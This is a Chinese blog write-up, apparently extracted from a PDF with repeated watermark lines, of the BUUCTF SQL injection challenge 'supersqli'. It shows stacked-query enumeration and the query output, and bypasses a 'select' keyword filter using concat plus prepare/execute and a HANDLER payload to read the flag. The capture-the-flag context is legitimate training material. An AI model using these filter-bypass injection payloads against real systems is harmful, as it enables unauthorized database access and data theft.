

BUUCTF——随便注


原创

rewaf 于 2020-09-21 18:44:29 发布 197 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_45864041/article/details/108715946

版权



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

https://blog.csdn.net/weixin_45864041

看到题目我们先试着正常查询



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

我们输入的数直接显示在了url里

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45864041

当上传的数据被直接显示在了URL中，很有可能这里存在sql注入漏洞，接下来，我们可以对猜想进行验证。



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

在输入中加入单引号，看这里能否存在注入点。

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

https://blog.csdn.net/weixin_45864041



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

https://blog.csdn.net/weixin_45864041

利用注释，判断类

通过上面的验证，我们可以直到这里存在sql注入漏洞，并且传递的参数被单引号包裹



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:


```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

这里提示有字符过滤

利用联合查询，判断列数

https://blog.csdn.net/weixin_45864041

从上面可以看到，这里过滤了一些字符，导致我们不能用联合查找的方式进行注入，所以我们换一个思路，看一看是否可以进行堆叠注入



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
  string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "information_schema"  
}
```


```
array(1) {  
  [0]=>  
  string(5) "mysql"  
}
```

```
array(1) {  
  [0]=>  
  string(18) "performance_schema"  
}
```

```
array(1) {  
  [0]=>  
  string(9) "supersqli"  
}
```

https://blog.csdn.net/weixin_45864041

通过上面的测试可以看到，可以进行堆叠注入。
先查表。



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:


```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

https://blog.csdn.net/weixin_45864041

查列名，在这里可以看到数字这张表里有flag。但是select被过滤了，我们无法得到flag的值。于是我们又换思路。在这里我们可以采用预编译语句，来绕过select的过滤。



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "N0"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/weixin_45864041



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{fd9b3999-ae30-4712-8e23-b0e5c9fb3ece}"
}
```

https://blog.csdn.net/weixin_45864041

在预编译语句中

```
set #用来设置变量以及变量的值 set @sql=concat('se','lect flag from
1919810931114514');
```

```
prepare #预备语句，并为它设置名称 prepare cx from @sql;
```

execute #执行语句 execute cx;

用handler也可代替select语句进行查询 语法 1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#